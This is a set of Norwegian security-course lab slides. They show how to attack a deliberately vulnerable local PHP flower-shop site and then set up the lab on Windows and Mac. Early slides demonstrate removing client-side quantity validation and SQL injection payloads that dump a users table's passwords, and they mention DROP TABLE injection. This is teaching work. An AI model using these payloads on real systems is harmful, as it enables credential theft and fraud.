


# Lagre siden lokalt og endre

- Vi lagrer bestilling-siden lokalt, og fjerner scriptet `checkqty()` som sjekker at vi har lagt inn lovlig verdi
- Så legger vi inn et negativt tall...

```
<input name="quantity" size="3" value="-100" onblur="checkqty();" >
```



- Og legger inn en absolutt URL til siden i form-«knappen»
- Og sender bestillingen





# showdetails.php

- Her sendes parametrene med en GET-melding.
- Dette pleier ofte å gå videre til en database



# showdetails.php (SQL injection)

- La oss endre litt på parameterne

- Legg til

`or 1=1 -- 'showdetails.php?type=arrangements&id=1%20or%201=1%20--`

some flowers  
a few moe flowers  
a bunch of flowers  
a big selection of flowers  
this is a nice selection  
yet another set of flowers  
large quantity of flowers  
last group of flowers

- Legg til

`or 1=2 union select  
password from users --`

some flowers  
123  
andrews

- Så login

`showdetails.php?type=arrangements&id=1 | or 1=2 union select password from users --`

some flowers  
test  
mike

# Det er mer å finne..

- Dagens Øving er å gjenta det som ble demonstrert og fortsette å gå gjennom og lete etter svakheter
- Gå først gjennom «normal bestilling» og tegn deg et kart.
  - Så kan du begynne å «forske».
  - Hvis serveren krasjer så må du restarte den
  - Husk at hvis du prøver på stygge ting – det er din egen PC det går utover ;-)
- Injiserer du «DROP TABLE»-utsagn, må du nok sette opp MySQL på nytt, eller kanskje du klarer å ødelegge mer...

# Hvordan sette opp miljø?

- Last ned flowershop-20170315T134709Z-001.zip
- Pakk ut innholdet

feks: C:\Privat\Westerdals\flowershop\flowershop\\*

- Installer en web server, feks Abyss WS
- Installer PHP på serveren slik:

<http://aprelium.com/abyssws/php5win.html> [Windows instruksjoner]

<https://aprelium.com/abyssws/php.html> [Mac instruksjoner]

MEN du MÅ bruke noe som er eldre enn 5.5,

jeg anbefaler build 5.2.12, herfra <http://aprelium.com/downloads/>

# Hvordan sette opp miljø?

- Obs: Hvis du har MySql installert på maskinen fra før, da skal du ikke installere på nytt (man kan kun installere en versjon av et program samtidig)
- Installer MySQL ved å laste ned (Windows brukere):  
<https://dev.mysql.com/downloads/installer/>  
(Velg «No thanks, just start my download» når han ber deg om konto)  
Anbefales å laste ned MSI installer, og det holder med «Server Only»  
Velg «Legacy password authentication»
- For Mac maskiner er linken her:  
<https://dev.mysql.com/doc/mysql-osx-excerpt/5.7/en/osx-installation.html>

# Hvordan sette opp miljø?

- Opprett database fra .sql fil:
  - > cd \Program Files\MySQL\MySQL Server 8.0\bin
  - > mysql.exe -u root -p
  - Mysql> source c:\privat\westerdals\flowershop\flowershop\sql\create\_db.sql
  - Mysql> USE mysql
  - Mysql> SELECT \* FROM guestbook;
    - Hvis du får «Empty set» virker det, hvis du får feilmelding har du gjort noe galt ;-)
  - Mysql> SHOW tables;
    - Får du listet ut en haug med tabeller er du ok, igjen får du feilmelding så... ;-)
- **ELLER;** Opprett en database manuelt (ikke gjør begge):
  - <http://www.wikihow.com/Create-a-Database-in-MySQL>
  - CREATE DATABASE flowershop;
  - USE flowershop;
  - CREATE TABLE guestbook (msgfrom CHAR(30) primary key, message CHAR(200));
  - (Og så videre for hele schema...)

# Hvordan sette opp miljø?

- Rediger flowershop\flowershop\flowershop.conf:  
    **\$rootdir = "/Privat/Westerdals/flowershop";**  
    \$siteroot = "http://127.0.0.1/flowershop/";  
    \$administrator = "*minbruker@westerdals.no*";  
    \$uploadaddir = "/Privat/Westerdals/flowershop/";  
    \$uploadroot = "/flowershop/uploads";  
    **\$host = "127.0.0.1";**  
    **\$dbname = "*mysql*";**  
    **\$webuser = "root";**  
    **\$webuserpasswd = "*MITTPASSWORD*";**
- For «Default Host On Port 80» utfør:
  - Velg «Configure», og så «General»
  - Under «Documents Path» velg katalogen hvor du pakket ut innholdet av zip filen  
    feks: C:\Privat\Westerdals\flowershop
  - Trykk OK
  - Trykk RESTART (to apply the modifications)
  - På hovedsiden, velg «Start» hvis status for serveren er Stopped

# Hvordan sette opp miljø?

- Du kan nå åpne en browser og velge  
`http://127.0.0.1/flowershop`  
Vær obs på at jeg brukte flowershop/flowershop (to kataloger), det gjør config fila mer oversiktlig...

Disclamer; Jeg (Bengt) har bare testet deler av denne websiden (som var utviklet av noen andre), det kan være at dere må inn å endre i SQL oppsett eller i PHP koden hvis dere finner feil. (Gjesteboken fungerer fint, så test med den først ;-)



# ADVARSEL

- Hvis du googler etter exploits, ikke last exploits som modifierer filer på serveren, er du uforsiktig sletter du ting du vil ha (for eksempel kernel32.dll) på DIN maskin
- Jeg ville ha tatt PCen av nett når du jobber, du åpner en sårbar tjeneste på port 80 + SQL server, på DIN maskin, som andre på internett kan finne og exploite!
- Etter at du er ferdig, stopp (eller avinstaller) både MySQL og Abyss WS

# For viderekommende

- Ble dette for enkelt?
- Lyst til å teste «penetrasjonstesting» slik profesjonelle gjør det?
- Zenmap – portscanning og sårbarhetsscan
- OWASP ZAP – http proxy
- Nessus – sårbarhetsscan
- (Profesjonelle gjør også mye manuelt)

# For MAC brukere

**Lessons learned?  
+ løsning for MacOS Big Sur**

# Versjonen beskrevet er 32 bit = MAC problemer 😊

- Hvis du bruker ny Mac med M1 ARM prosessor tror jeg som sagt på høst semesteret at du må installere Windows i en virtuell maskin og gjøre øvingsoppgaven der
- Det kan være det er mulig å løse øvingsoppgaven direkte på M1 chip, men jeg har ingen måte å teste det på, og erfaringsmessig er 2 timer for kort til å hjelpe studenter fra scratch da det er mange studenter som trenger hjelp, så jeg kan ikke sitte kun ett sted...
- Bruker du Intel prosessor, men av den «nye» typen som kun er 64 bit (Catalina eller Big Sur OSX) så har jeg i fjor testet på min virtuelle Mac og har dokumentert en veiledning som er mer detaljert på de neste 10 slidene 😊

## Noen erfaringer fra tidligere år

- Disse rådene vil også gjelde for Windows, dette er typiske feil jeg har observert studenter gjøre på denne øvingen:
  - Hvis man velger noe annet enn port 80; <http://127.0.0.1:8000> 😊
  - Hvis man blir bedt om å «laste ned» PHP filer har man ikke fulgt instruksene på Slide 3 - <https://aprelum.com/abyssws/php.html>
  - I min eksempel konfigurasjon har jeg pakket ut filene slik at det er 2 kataloger «flowershop»; feks:  
C:\\_Westerdals\flowershop\flowershop\index.html
  - Hvis man får opp kataloglisting har du ikke satt Index Files riktig
  - Får man 404 er en av katalogene feil (den finner ikke filen)

# MAC brukere?

---

- Mange studenter på Mac kom i fjor så langt at når de trykker på Guestbook får de en 500 feil?
- Da er webserveren nesten satt opp, siste som feiler er at PHP interpreteren ikke virker
- For en Windows bruker var ofte “siste feil” at man ikke brukte “Fast CGI Local Pipes”, men vanskelig for veiledere og meg å forstå om a) det virker, b) det virker fortsatt ikke så studenten ga opp


<https://www.theverge.com/2019/10/12/20908567/apple-macos-catalina-breaking-apps-32-bit-support-how-to-prepare-avoid-update>

<https://www.houstonchronicle.com/techburger/article/Some-of-your-favorite-Mac-apps-will-be-casualties-14088505.php>

# Catalina og Big Sur

---

- Catalina og Big Sur er KUN 64 bit
- Det betyr at for de som kjøpte seg en ny Mac i 2020 eller senere så virker ikke 32 bits applikasjoner, og det inkluderer PHP
- Studentene i fjor hadde gleden av å være det første kullet med dette spesifikke Mac problemet 😊
- Jeg valgte derfor å sette opp en Mac i VmWare – og jobbet med å finne en løsning for Big Sur (og som takk for det valgte Apple i 2021 å gå over til ARM prosessor... ;-)





# Precompiles for 64 bit MAC

- Problemet med Flowershop koden er at funksjonen `mysql_connect` brukes, denne ble deprecated i versjon 5.5.0, og ble fjernet i 7.0.0


<https://www.php.net/manual/en/function.mysql-connect.php>

- Her er liste over alt som er precompiled fra Aprelium (5.6.40 er eneste 64 bit build for MAC hvor `mysql_connect` kun vil være deprecated og ikke fjernet)


<https://aprelum.com/downloads/php.html>

- PHP5 bygget er ikke “notarized” av Apple, så det må legges inn unntak for den

<https://macresearch.org/macos-cannot-verify-that-this-app-is-free-from-malware/>



# Nytt problem: UTFMB4



- Viser seg at ny MySql (i alle fall på Mac, kanskje Windows også) bruker UTF8MB4 istedefor UTF8 som tegnsett, dette må derfor endres:


<https://thisinterestsme.com/charset-255-unknown-mysql/>

[https://www.codegrepper.com/code-examples/sql/MAC+mysql\\_connect%28%29%3A+Server+sent+charset+%28255%29+unknown+to+the+client.](https://www.codegrepper.com/code-examples/sql/MAC+mysql_connect%28%29%3A+Server+sent+charset+%28255%29+unknown+to+the+client.)

# Løsning for PHP på Catalina / Big Sur

1. Last ned <https://aprelum.com/data/PHP5640.dmg>
2. Åpne DMG filen, høyreklikk på PHP5 mappen og vel Copy
3. Gå til Applications, og velg Paste Item
4. Gå inn i PHP5, gå inn i bin, høyreklikk på php-cgi og velg Open
5. Trykk Open for at den skal bli godkjent av OSet
6. Gå inn i PHP5/lib og åpne php.ini, rediger error\_reporting linjen til:  
`error_reporting = E_ALL & ~E_DEPRECATED & ~E_NOTICE & ~E_STRICT`
7. Rediger my.ini i MySQL som forklart på forrige slide for å fikse UTF8MB4
8. Restart mysql.server (eller restart hele maskinen)

Fikk jeg ikke til å virke, men er ikke en kritisk fiks...



# Scripting parameters skal se slik ut:

## Scripting Parameters

Abyss Web Server Console :: Hosts - Edit - Default Host On Port 80 :: Scripting Parameters



[Help](#)

☒ Enable Scripts Execution ?

CGI Parameters ? : **Edit...**

ISAPI Parameters ? : **Edit...**

FastCGI Parameters ? : **Edit...**

